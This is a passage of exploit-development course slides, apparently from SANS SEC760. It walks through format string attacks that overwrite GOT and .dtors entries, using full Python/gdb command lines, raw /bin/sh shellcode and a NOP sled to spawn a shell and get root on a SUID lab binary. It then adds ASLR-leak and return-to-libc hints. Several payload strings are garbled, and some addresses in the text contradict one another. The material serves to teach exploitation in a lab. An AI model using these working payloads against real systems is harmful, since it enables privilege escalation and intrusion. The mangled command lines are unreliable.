Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Direct Parameter Access (4)

Let's now do the rest of our writes to complete our goal of writing 0xdeadc0de to the address 0x80497c0.

```
python -c 'print 0x1c0 - 0xde'
226
python -c 'print 0x1ad - 0xc0'
237
python -c 'print 0xde - 0xad'
49
```

We now have the rest of our values to complete our format string parameters:

```
./fmt1 `python -c 'print
"\x0c\x97\x04\x08\x0d\x97\x04\x08\x0e\x97\x04\x08\x0f\x97\x04\x08"'`%9$206x%9$%n%9$226x%10$%n%9$237x%11$%n%9$49x%12$%n
```

As you can see, we have successfully written 0xdeadc0de to the address 0x0804970c!

Exercise: Overwriting a GOT Entry

- Let's use objdump and select a GOT entry to overwrite
 - `exit()` looks like a good choice @ `0x80496fc`

```
deadlist@deadlist-desktop:~$ objdump -R ./fmt1 |grep exit
080496fc R 386 JUMP_SLOT exit
```

```
(gdb) run `python -c 'print "\xfc\x96\x04\x08\xfd\x96\x04\x08\xfe\x96\x04\x08\xff\x96\x04\x08"'`
9\206x%9\n%9\226x%10\n%9\237x%11\n%9\49x%12\n
Starting program: /home/deadlist/fmt1 `python -c 'print "\xfc\x96\x04\x08\xfd\x96\x04\x08\xfe\x96\x04\x08\xff\x96\x04\x08"'`
9\206x%9\n%9\226x%10\n%9\237x%11\n%9\49x%12\n
```

```
With a format identifier, you typed: 000009$206x
Without a format identifier, you typed: 0000
```

```
5 * 5 = 25. The address of this variable is 0x00000019.
In hex that's 0x00000019.
```

Changed the address to `exit()`'s entry in the GOT

```
Program received signal SIGSEGV, Segmentation fault.
0xdeadc0de in ?? ()
```

Success! EIP jumped to `0xdeadc0de`

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Overwriting a GOT Entry

Now that we know we can use Direct Parameter Access to write to the address of our choice, let's consider a possible location of interest. Ah yes... The Global Offset Table (GOT). We're quite familiar with that by now. Let's quickly use `objdump` to print out the address of the `exit()` function from within the GOT:

```
objdump -R ./fmt1 |grep exit
```

As you can see, `exit()` is located at the address `0x80496fc`. Let's simply change our format string code from the last slide to reflect the address of `exit()`'s entry within the GOT. Fire up the `fmt1` program with GDB so we can see the results of our attack.

```
gdb ./fmt1
```

```
./fmt1 `python -c 'print
```

```
"\xfc\x96\x04\x08\xfd\x96\x04\x08\xfe\x96\x04\x08\xff\x96\x04\x08"'`
9\206x%9\n%9\226x%10\n%9\237x%11\n%9\49x%12\n
```

Success! As you can see, the program attempted to execute the instruction held at `0xdeadc0de`! Obviously, there are no instructions at that address and we've determined that we can use the GOT to gain control of the program. Let's grab some shellcode and give this a run.

Exercise: Getting Shell Using the GOT (1)

- Let's use the GOT entry for printf()

```
deadlist@deadlist-desktop:~$ objdump -R ./fmt1 |grep printf
080496f8 R_386_JUMP_SLOT    printf
```

- Set a breakpoint after strcpy() in main()

```
(gdb) break *0x8048414
Breakpoint 1 at 0x8048414
(gdb) run `python -c 'print
"\xf8\x96\x04\x08\xf9\x96\x04\x08\xfa\x96\x04\x08\xfb\x96\x04\x08"
%9$206x%9$n%9$226x%10$n%9$237x%11$n%9$49x%12$n`python -c
'print "\x90"*100 + "B" * 20'`
Starting program: /home/deadlist/fmt1 `python -c 'print
"\xf8\x96\x04\x08\xf9\x96\x04\x08\xfa\x96\x04\x08\xfb\x96\x04\x08"
%9$206x%10$n%9$226x%10$n%9$237x%11$n%9$49x%12$n`python -c
'print "\x90"*100 + "B" * 20'`
Breakpoint 1, 0x08048414 in main ()
```

break *0x8048414

NOP Sled

Shellcode placeholder

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Getting Shell Using the GOT (1)

Since we know that overwriting an entry in the GOT is possible with our format string attack, let's work on placing our shellcode into the buffer and determine a good return address. The printf() function seems to get called a few times in our program. This may be a good GOT entry to overwrite. Once the overwrite is complete, the next printf() call should jump to our shellcode. We will deal with the shellcode in just a moment, but for now we will use a placeholder of B's. Let's first locate the address of printf()'s entry inside the GOT. Type in:

```
deadlist@deadlist-desktop:~$ objdump -R ./fmt1 |grep printf
080496f8 R_386_JUMP_SLOT    printf
```

As you can see, we're given the address of 0x80496f8. This will be the address of where we want to write the address of our shellcode. Next, fire up the fmt1 program with GDB, disassemble the main() function and set a breakpoint on the address following the call to strcpy() like below:

```
(gdb) break *0x8048414
Breakpoint 1 at 0x8048414
```

Now that we have our breakpoint set up, we should be able to run the program and view our copied data on the stack. Let's set up our command to run the program, using Python to lay out our format string and data:


```
(gdb) run `python -c 'print
"\xf8\x96\x04\x08\xf9\x96\x04\x08\xfa\x96\x04\x08\xfb\x96\x04\x08"'`%9$
206x%9$%n%9$226x%10$%n%9$237x%11$%n%9$49x%12$%n`python -c 'print
"\x90"*100 + "B" * 20`
```

```
Starting program: /home/deadlist/fmt1 `python -c 'print
"\xf8\x96\x04\x08\xf9\x96\x04\x08\xfa\x96\x04\x08\xfb\x96\x04\x08"'`%9$
206x%9$%n%9$226x%10$%n%9$237x%11$%n%9$49x%12$%n`python -c 'print
"\x90"*100 + "B" * 20`
```

```
Breakpoint 1, 0x08048414 in main ()
```

Exercise: Getting Shell Using the GOT (2)

- Finding an address on the stack to overwrite the GOT entry for printf()

```
(gdb) x/28x $ebp
0xbffff6a8: 0x90909090  0x90909090  0x90909090  0x90909090
0xbffff6b8: 0x90909090  0x90909090  0x90909090  0x90909090
0xbffff6c8: 0x90909090  0x90909090  0x90909090  0x90909090
0xbffff6d8: 0x90909090  0x90909090  0x90909090  0x90909090
0xbffff6e8: 0x90909090  0x90909090  0x90909090  0x90909090
0xbffff6f8: 0x90909090  0x90909090  0x90909090  0x42429090
0xbffff708: 0x42424242  0x42424242  0x42424242  0x42424242
```

0xbffff6f8 looks good!

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Getting Shell Using the GOT (2)

Now that we've hit our breakpoint just past strepy(), we can view the contents of memory on the stack. Type in:

```
(gdb) x/28x $ebp
0xbffff6a8: 0x90909090  0x90909090  0x90909090  0x90909090
0xbffff6b8: 0x90909090  0x90909090  0x90909090  0x90909090
0xbffff6c8: 0x90909090  0x90909090  0x90909090  0x90909090
0xbffff6d8: 0x90909090  0x90909090  0x90909090  0x90909090
0xbffff6e8: 0x90909090  0x90909090  0x90909090  0x90909090
0xbffff6f8: 0x90909090  0x90909090  0x90909090  0x42429090
0xbffff708: 0x42424242  0x42424242  0x42424242  0x42424242
```

You should get the same or similar results as to what is shown on the slide. Memory address 0xbffff6f8 sits right towards the end of our NOP sled, close to our shellcode placeholder.

Exercise: Getting Shell Using the GOT (3)

- Determining our width parameters

```
(gdb) shell
bash-3.2$ python -c 'print 0xf8 - 16'
232
bash-3.2$ python -c 'print 0x1f6 - 0xf8'
254
bash-3.2$ python -c 'print 0x1ff - 0xf6'
265
bash-3.2$ python -c 'print 0x1bf - 0xff'
192
bash-3.2$ exit
exit
(gdb)
```

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Getting Shell Using the GOT (3)

As usual, we need to determine what values to set the width parameters to for each of the writes to printf()'s entry in the GOT. The address we want to write is 0xbffff6f8, which we determined falls inside of our NOP sled on the stack, just before our shellcode. Below is the command used to determine the proper width parameters:

```
(gdb) shell
bash-3.2$ python -c 'print 0xf8 - 16'
232
bash-3.2$ python -c 'print 0x1f6 - 0xf8'
254
bash-3.2$ python -c 'print 0x1ff - 0xf6'
265
bash-3.2$ python -c 'print 0x1bf - 0xff'
192
bash-3.2$ exit
exit
(gdb)
```

Exercise:

Getting Shell Using the GOT (4)

- Checking to see if we're writing to printf()'s GOT entry

- Set a breakpoint on the third `printf()` call

```
(gdb) break *0x048467
Breakpoint 1 at 0x048467: printf()'s GOT address and updated widths!
(gdb) run `python -c 'print
"\xf8\x96\x04\x08\xf9\x96\x04\x08\xfa\x96\x04\x08\xfb\x96\x04\x08"
`9\`$232x`9\`$n9\`$254x`10\`$n9\`$265x`11\`$n9\`$192x`12\`$n`python -c
'print "\x90"*100 + "B" * 20`'
Breakpoint 1, 0x08048467 in main ()
(gdb) x/wx 0x0496f8
0x0496f8 < _GLOBAL_OFFSET_TABLE_+24>: 0xbffff6f8
(gdb) x/4x 0xbffff6f8
0xbffff6f8: 0x90909090 0x90909090 0x90909090 0x42909090
```

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Getting Shell Using the GOT (4)

First, set a breakpoint on the third call to `printf()`. This can easily be found by running the “`disas main`” command in GDB. Now that we have determined the proper width parameters from the previous slide and put them in, along with `printf()`’s address in the GOT, we run the program:

```
(gdb) break *0x8048467
Breakpoint 1 at 0x8048467
(gdb) run `python -c 'print
"\xf8\x96\x04\x08\xf9\x96\x04\x08\xfa\x96\x04\x08\xfb\x96\x04\x08"'`%9$23
2x%9$%9$254x%10$%9$265x%11$%9$192x%12$%9`python -c 'print
"\x90"*100 + "B" * 20`
Breakpoint 1, 0x08048467 in main ()
(gdb) x/wx 0x80496f8
0x80496f8 <_GLOBAL_OFFSET_TABLE_+24>: 0xbffff6f8
(gdb) x/4x 0xbffff6f8
0xbffff6f8: 0x90909090 0x90909090 0x90909090 0x42909090
```

When we hit the breakpoint we checked `printf()`'s entry in the GOT and see that it was successfully modified to our desired stack address, which we have confirmed holds our NOP bytes.

Exercise: Getting Shell Using the GOT (5)

- We have everything we need ...

```
(gdb) run `python -c 'print
"\xf8\x96\x04\x08\xf9\x96\x04\x08\xfa\x96\x04\x08\xfb\x96\x04\x08"'`%
9/$232x%9$%n%9/$254x%10$%n%9/$265x%11$%n%9/$192x%12$%n`python -c
'print "\x90"*100 +
"\x31\xc0\x31\xdb\x29\xc9\x89\xca\xb0\x46\xcd\x80\x29\xc0\x52\x68\x2f\x2
f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x54\x89\xe1\xb0\x0b\xcd\x80"'`
Program received signal SIGSEGV, Segmentation fault.
0xbffff6f8 in ?? ()
(gdb) x/i 0xbffff6f8
0xbffff6f8: (bad)
```

Fail!

- We have failed, as you can see, due to a bad instruction – No worries, move ahead...

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Getting Shell Using the GOT (5)

Time to add our real shellcode and give it a try. The shellcode is located in your 760.2 folder, titled “format_string_shellcode.txt” and is also in the scode1.c file in your home directory; however, you may need to piece it together.

```
(gdb) run `python -c 'print
"\xf8\x96\x04\x08\xf9\x96\x04\x08\xfa\x96\x04\x08\xfb\x96\x04\x08"'`%
9/$
232x%9$%n%9/$254x%10$%n%9/$265x%11$%n%9/$192x%12$%n`python -c 'print
"\x90"*100 +
"\x31\xc0\x31\xdb\x29\xc9\x89\xca\xb0\x46\xcd\x80\x29\xc0\x52\x68\x2f\x2
f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x54\x89\xe1\xb0\x0b\xcd\x80"'`
Program received signal SIGSEGV, Segmentation fault.
0xbffff6f8 in ?? ()
(gdb) x/i 0xbffff6f8
0xbffff6f8: (bad)
```

As you can see, our attack failed due to what seems to be a bad character. This likely has to do with alignment or similar. No fear, we will simply modify our NOP sled to fix.

Exercise: Getting Shell Using the GOT (6)

- Change the NOP sled to 101 bytes:

```
(gdb) run `python -c 'print
"\xf8\x96\x04\x08\xf9\x96\x04\x08\xfa\x96\x04\x08\xfb\x96\x04\x08"'`%
9\232x%9\9\254x%10\9\265x%11\9\192x%12\9`python -c
'print "\x90"*101 +
"\x31\xc0\x31\xdb\x29\xc9\x89\xca\xb0\x46\xcd\x80\x29\xc0\x52\x68\x2f
\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x54\x89\xe1\xb0\x0b\xcd\x
80"'`
...
????????????????$ whoami
deadlist
$
```

- Success...
- Try it outside of the debugger and get root!

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Getting Shell Using the GOT (6)

Simply change the NOP sled to 101 bytes and give it another shot:

```
(gdb) run `python -c 'print
"\xf8\x96\x04\x08\xf9\x96\x04\x08\xfa\x96\x04\x08\xfb\x96\x04\x08"'`%
9\232
x%9\9\254x%10\9\265x%11\9\192x%12\9`python -c 'print
"\x90"*101 +
"\x31\xc0\x31\xdb\x29\xc9\x89\xca\xb0\x46\xcd\x80\x29\xc0\x52\x68\x2f\x2f\x
73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x54\x89\xe1\xb0\x0b\xcd\x80"'`
...
????????????????$ whoami
deadlist
$
```

As you can see, our attack was now successful. Even when things do not work inside of the debugger, they may work outside of the debugger, and the other way around also applies. Simply modifying the padding, NOP sled, or position of your shellcode often resolves any issues due to bad instructions or alignment. Try running it outside of the debugger now and you should get root, as debuggers drop privileges. If it still doesn't work at 101 NOP bytes, play around with the number a bit more and try adding and removing some.

.ctors and .dtors

- **Constructors and Destructors**
 - ctors and dtors
 - With GCC & GLIBC, constructors run before main() and destructors run during exit()
 - Constructor examples include unpacking and decryption
 - Destructors usually only clean up the program and exit

Sec760 Advanced Exploit Development for Penetration Testers

.ctors and .dtors

The .ctors and .dtors sections in ELF binaries are used to store pointers to constructors and destructors. Constructors are routines that run prior to handing control to the main() function, and destructors are typically called by exit() once a program is finished. An example of when a constructor might be used is in the unpacking of packed binaries, or decryption routines. It is a common practice to have that function performed prior to passing control to main(). Malware authors also use constructors to check to see if they malware program is being debugged, or running within a virtual machine. Destructors can be used for similar types of functionality. Usually, there are no programmer-destructors defined in the .dtors section and a clean exit is made.

The Path to .dtors (1)

- Tracing the path from to exit()

```
(gdb) break main
Breakpoint 1 at 0x080483e2
(gdb) run
Starting program: /home/deadl...
Breakpoint 1, 0x080483e2 in main ()
(gdb) break exit
Breakpoint 2 at 0xb7eba4c6
(gdb) c
Continuing.

Breakpoint 2, 0xb7eba4c6 in exit () from /lib64/cmov/libc.so.6
(gdb) step
Single stepping until exit () from /lib64/cmov/libc.so.6,
which has no line number information.
0x08048528 in _fini ()
```

Break on exit()

exit() calls _fini()

Sec760 Advanced Exploit Development for Penetration Testers

The Path to .dtors (1)

We are mostly concerned with the behavior of destructors for our attack; or at least how the path of execution is handled. Inside of GDB, set a breakpoint for main(), run the program and when the breakpoint for main is hit, set a breakpoint on exit():

```
break main()
run
break exit()
```

At the breakpoint for exit(), type in “step” and press enter. You should see that we have been taken to the _fini() function. You can also type in backtrace or bt to take a look at how you ended up here.

The Path to .dtors (2)

- `_fini()` calls `__do_global_dtors_aux`


```
(gdb) disas _fini
Dump of assembler code for function _fini:
0x08048528 <_fini+0>:  push    %ebp
0x08048529 <_fini+1>:  mov     %esp,%ebp
0x0804852b <_fini+3>:  push    %ebx
0x0804852c <_fini+4>:  sub     $0x4,%esp
0x0804852f <_fini+7>:  call    0x08048534 <_fini+12>
0x08048534 <_fini+12>: pop     %ebx
0x08048535 <_fini+13>: add     $0x11ac,%ebx
0x0804853b <_fini+19>:  call    0x08048380 <__do_global_dtors_aux>
0x08048540 <_fini+24>:  pop     %ecx
0x08048541 <_fini+25>:  pop     %ebx
0x08048542 <_fini+26>:  leave
0x08048543 <_fini+27>:  ret
End of assembler dump.
```

Sec760 Advanced Exploit Development for Penetration Testers

The Path to .dtors (2)

Disassemble the `_fini()` function and take a look. You should see a call to the function `__do_global_dtors_aux` about two thirds down. This is where we want to take a look next.

The Path to .dtors (3)



The Path to .dtors (3)

Disassemble the __do_global_dtors_aux() function and follow the path of execution listed on the slide. The top left block is looking at the instructions:

```
cmpb    $0x0, 0x8049710
je      0x804839b
```

That is saying if the byte at 0x8049710 is 0, jump to the address 0x804839b. The instructions at 0x804839b says:

```
mov      0x8049708, %eax
mov      (%eax), %edx
test     %edx, %edx
```

That block is saying to first move the address 0x8049708 into EAX. Next, move the pointer held at 0x8049708 into the EDX register. Finally, check to see if EDX is equal to 0. If it's equal to 0, the function will exit. If not, we hit the instruction:

```
jne      0x8048391
```

At this address there are instructions to call the pointer held in EDX. At this point you should be thinking about the possibility of taking control of the program here.

The Path to .dtors (4)

- As you can see, EDX is 0, and the function will return

```
(gdb) x/x 0x08049708
0x08049708 <p.5980>: 0x08049604
(gdb) x/x 0x8049604
0x8049604 <_DTOR_END>: 0x00000000
```

- It just so happens that .dtors is writable
 - What if we put our shellcode address in here through our format string attack ... ?

Sec760 Advanced Exploit Development for Penetration Testers

The Path to .dtors (4)

As discussed on the last slide, 0x8049708 holds the address 0x8049604. At 0x8049604 is the .dtors section, usually holding the value 0x00000000, which is moved into EDX, checked to see if it is 0, and the function exits. It just so happens that this section is writable. What if we put our shellcode address in here through our format string attack? Now, EDX would not hold the value 0, causing the pointer held in EDX to get called.

Attacking .dtors (1)

- After changing the write address from our previous attack to 0x8049604

```
Breakpoint 1, 0x08048399 in __do_global_dtors_aux ()
(gdb) x/i $eip
0x08048399 <__do_global_dtors_aux+25>:  call    *%edx
(gdb) x/i $edx
0xbffff584:  nop
(gdb) x/x $edx
0xbffff584:  0xc0319090
```

Our shellcode

- Let's give it a try...

Sec760 Advanced Exploit Development for Penetration Testers

Attacking .dtors (1)

In GDB, the format string attack code we used to overwrite an entry in the GOT has been reloaded and now we have changed it to 0x8049604 as seen below. We want to first set a breakpoint at 0x8048399 inside of `__do_global_dtors_aux()` and run the following:

```
run `python -c 'print
"\x04\x96\x04\x08\x05\x96\x04\x08\x06\x96\x04\x08\x07\x96\x04\x08"
"%9$116x%9$113x%10$
n%9$10x%11$192x%12$
"\x31\xc0\x31\xdb\x29\xc9\x89\xca\xb0\x46\xcd\x80\x29\xc0\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x
6e\x89\xe3\x52\x54\x89\xe1\xb0\x0b\xcd\x80"'`
```

Once the breakpoint is hit, “x/i \$eip” was ran, which printed out the instruction was to call the pointer in EDX. As you can see on the slide, printing out this location shows that we have successfully overwritten 0x00000000 with the address of our shellcode on the stack, 0xbffff584. Analyzing that address, we see our shellcode starting area.

- We win...!

Sec760 Advanced Exploit Development for Penetration Testers

Dropping out of GDB and entering in our exploit code proves successful! We have now successfully used format string attacks to overwrite an entry in the GOT, as well as a pointer in .dtors.

Exercise: Format String Attacks - The Point

- To understand the technique of abusing format string flaws when available
- To utilize format string flaws to leak out canary and ASLR data when possible
- To ensure proper coding and the use of compiler controls to search for missing format strings

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Format String Attacks - The Point

The point of this exercise was to gain familiarity with the format string class of vulnerabilities. Though a dying class of vulnerabilities due to secure coding practices and secure compiler controls, they still show up and should be an easy win. They can leak canaries, as well as ASLR data necessary to defeat modern exploit mitigation controls.

Recommended Reading

- Erickson, Jon. "Hacking, The Art of Exploitation." San Francisco: No Starch Press, 2003
- Silva, Thyago. "Format Strings." November, 2005 <http://www.exploit-db.com/papers/13239/>
- Team Teso. "Exploiting Format String Vulnerabilities" Date Unknown <http://althing.cs.dartmouth.edu/local/formats-teso.html>
- Izik. "Abusing .CTORS and .DTORS for fun 'n profit" Date Unknown <http://vx.netlux.org/lib/viz00.html>

Sec760 Advanced Exploit Development for Penetration Testers


Recommended Reading

Erickson, Jon. "Hacking, The Art of Exploitation." San Francisco: No Starch Press, 2003

Silva, Thyago. "Format Strings." November, 2005 <http://www.exploit-db.com/papers/13239/>

Team Teso. "Exploiting Format String Vulnerabilities" Date Unknown
<http://althing.cs.dartmouth.edu/local/formats-teso.html>

Izik. "Abusing .CTORS and .DTORS for fun 'n profit" Date Unknown <http://vx.netlux.org/lib/viz00.html>



Extended Hours – ProFTPD

This optional exercise takes a widely-used FTP server and steps through the process of exploitation. This program utilizes ASLR and Stack Canaries! The goal is to increase the complexity of a stack overflow, helping to demonstrate real-world exploitation methodology. If you find yourself ahead at any point in the course while others are still working on exercises, feel free to work on this exercise.

760.2 Extended Hours

- Please choose from the following:
 - Option 1: Format string vulnerability to leak ASLR data, along with a buffer overflow
 - Option 2: ProFTPD stack overflow vulnerability with ASLR bypass and canary repair
- You may also continue working on the exercises from the course day

Sec760 Advanced Exploit Development for Penetration Testers

760.2 Extended Hours

In this extended session, we will look at a format string bug used to leak out stack addressing with ASLR enabled, along with a buffer overflow for exploitation. You also have the option of writing an exploit against ProFTPD server that requires ASLR bypass and canary repair.

Exercise: Format String ASLR Leak

- Target Program: `fmt_leak`
 - This program is in your 760.2 folder
 - Copy it to your Kubuntu Precise Pangolin 12.04 VM. You may also use Kali Linux; however, you already run as root on that system.
- Goals:
 - Locate the format string vulnerability
 - Use the `%x` format specifier to leak addressing data
 - Identify the buffer overflow and use the memory leak to get root on your VM

This program is a PoC written to demonstrate the usefulness of format string bugs to leak memory addressing of a process. Exploitation often requires two vulnerabilities to exist to achieve success.

SEC700 Advanced Exploit Development for Penetration Testers

Exercise: Format String ASLR Leak

In this exercise you will exploit a format string bug to leak the contents of memory in order to get successful exploitation via a buffer overflow. The program “`fmt_leak`” resides in your 760.2 folder. You will need to copy it over to your Kubuntu Precise Pangolin 12.04 VM. You can also copy it over to your Kali Linux VM; however, you are already running as root on that OS. If you would like to use Kali, it is recommended that you create a new account and login as that user so that you can mimic privilege escalation.

Exercise: Setting Up

- Once you have copied over the binary from your 760.2 folder to your Pangolin 12.04 VM:
 - Ensure that ASLR is on, change ownership, and permissions:

```
deadlist@deadlist:~$ sudo -i
root@deadlist:~# echo 2 >
/proc/sys/kernel/randomize_va_space
root@deadlist:~# chown root:root /home/deadlist/fmt_leak
root@deadlist:~# chmod 7555 /home/deadlist/fmt_leak
root@deadlist:~# exit
```

- Now we are ready

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Setting Up

After you copy the `fmt_leak` binary from your 760.2 folder to the home directory for deadlist, ensure that ASLR is on, change ownership to root, and set the permissions so that the SUID bit is on. If you are using Kali Linux, adjust accordingly.

```
deadlist@deadlist:~$ sudo -i
root@deadlist:~# echo 2 > /proc/sys/kernel/randomize_va_space
root@deadlist:~# chown root:root /home/deadlist/fmt_leak
root@deadlist:~# chmod 7555 /home/deadlist/fmt_leak
root@deadlist:~# exit
```

Exercise: Experimenting (1)

- The goal of this exercise is for you to figure out the vulnerabilities and how to get successful exploitation
- The answers are not going to be directly provided as it is the best method for learning; however:
 - Hints will be provided shortly, but do not use them unless necessary as it gives away all critical pieces
 - If attending in person, ask your instructor for assistance if necessary
 - If taking it remotely, e-mail Stephen Sims at stephen@deadlisting.com

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Experimenting (1)

The best way to learn is to figure out the solutions without assistance. This exercise is designed so that you have to think about clever ways to get successful exploitation. Hints will be provided, but do not use them unless necessary. If you are taking this course in a live format, feel free to ask your instructor for help. If remote, e-mail Stephen Sims at stephen@deadlisting.com.

Exercise: Experimenting (2)

- Checking the program to confirm root ownership and the SUID bit

```
deadlist@deadlist:~$ ls -la fmt_leak
-r-sr-sr-x 1 root root 5548 Aug  3 14:15 fmt_leak
```

- Run the program

```
deadlist@deadlist:~$ ./fmt_leak
Sun Aug  3 14:36:32 PDT 2014
What is your first name? AAAA

You said: AAAA
```

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Experimenting (2)

Let's quickly ensure that it is owned by root and that the SUID bit is set:

```
deadlist@deadlist:~$ ls -la fmt_leak
-r-sr-sr-x 1 root root 5548 Aug  3 14:15 fmt_leak
```

Next, run the program:

```
deadlist@deadlist:~$ ./fmt_leak
Sun Aug  3 14:36:32 PDT 2014
What is your first name? AAAA

You said: AAAA
```

As you can see, it asks you to enter in your name. Once you enter something in and press enter, it asks you for your last name, and then asks you for a file to open. Try experimenting with format strings and with variable length files to open.

Exercise: STOP

- On the next slide are hints that will give away the answer
- Continue only if you want to see these hints

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: STOP

Please only continue if you wish to see hints that will give away the answers needed to come up with the solution.

Exercise: Hints (1)

- In the inputs for first and last name, try putting in:

```
deadlist@deadlist:~$ ./fmt_leak
Sun Aug  3 14:45:06 PDT 2014
What is your first name? AB%x%x%x%x%x%x
You said: ABbfde349c411c5ac01bfde551a2fbfde34dc
```

- As you can see, we get some memory leaked out
- Is anything interesting at these addresses?
- Did you try using ltrace or strace to learn anything?
- Did you look at the program in IDA or GDB?

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Hints (1)

The first hint tells you to put in the following when prompted:

```
deadlist@deadlist:~$ ./fmt_leak
Sun Aug  3 14:45:06 PDT 2014
What is your first name? AB%x%x%x%x%x%x
You said: ABbfde349c411c5ac01bfde551a2fbfde34dc
```

This is leaking out memory contents from the stack. With format strings, typically the first address leaked should be a pointer to the string you entered. That alone should be valuable information. Try using ltrace or strace to see if you learn anything else about this addressing or other information. You may want to try looking in IDA or GDB to see if you can learn anything. The program is stripped, but you should still be able to see functions being called through the Procedure Linkage Table (PLT).

Exercise: Hints (2)

- Did you try making a large file to open?

```
deadlist@deadlist:~$ python -c 'print "A" * 1000' > /tmp/input
```

```
Welcome to the file display tool...
```

```
Please enter the name of a file you wish to open:  
/tmp/input
```

```
Segmentation fault
```

- There must be a way to leverage the format string but to modify this input file to defeat ASLR

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Hints (2)

The next hint has you creating a large file to see if you cause a crash when prompted to provide a file name to open.

```
deadlist@deadlist:~$ python -c 'print "A" * 1000' > /tmp/input
```

```
Welcome to the file display tool...
```

```
Please enter the name of a file you wish to open: /tmp/input
```

```
Segmentation fault
```

As you can see, putting in a long string of A's causes a segmentation fault. Try this inside of a debugger and you should see 0x41414141. Since we have a format string bug that leaks memory locations, we should be able to leverage that to overwrite the return pointer with something useful, as well as any necessary arguments.

Exercise: Hints (3)

- Did you notice that `system()` is being called to execute the "data" command?
- Also, its entry in the PLT is not participating in ASLR!
- This sounds like the perfect scenario for a return-to-libc attack
 - This attack technique should be very familiar to you if you are taking this course; however, just in case, more information is in the notes.

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Hints (3)

If you noticed, the date is being printed onto the screen when the program starts. A quick look with a tool like ltrace, or by using GDB, would show you that the `system()` function is being called. Also, `system()`'s entry in the PLT is not randomized. This is a perfect opportunity for a return-to-libc attack!. This technique should be very familiar to you from your past experience; however, just in case here is some information.

